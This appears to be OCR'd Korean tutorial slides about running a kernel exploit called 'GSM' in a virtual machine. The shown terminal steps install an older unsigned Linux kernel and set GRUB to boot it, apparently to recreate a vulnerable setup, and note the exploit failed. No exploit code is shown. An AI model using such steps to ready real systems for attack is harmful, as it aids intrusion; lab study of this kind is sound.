


또 익스플로잇에 실패했습니다.

GSM Exploit Execution

Change Kernel Version

mini terminal



```
z3rdoae0@z3rdoae0-virtual-machine:~$
```

GSM Exploit Execution

Change Kernel Version


mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
```

GSM Exploit Execution

Change Kernel Version

mini terminal



```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
```

GSM Exploit Execution

Change Kernel Version


mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
```

GSM Exploit Execution

Change Kernel Version

mini terminal

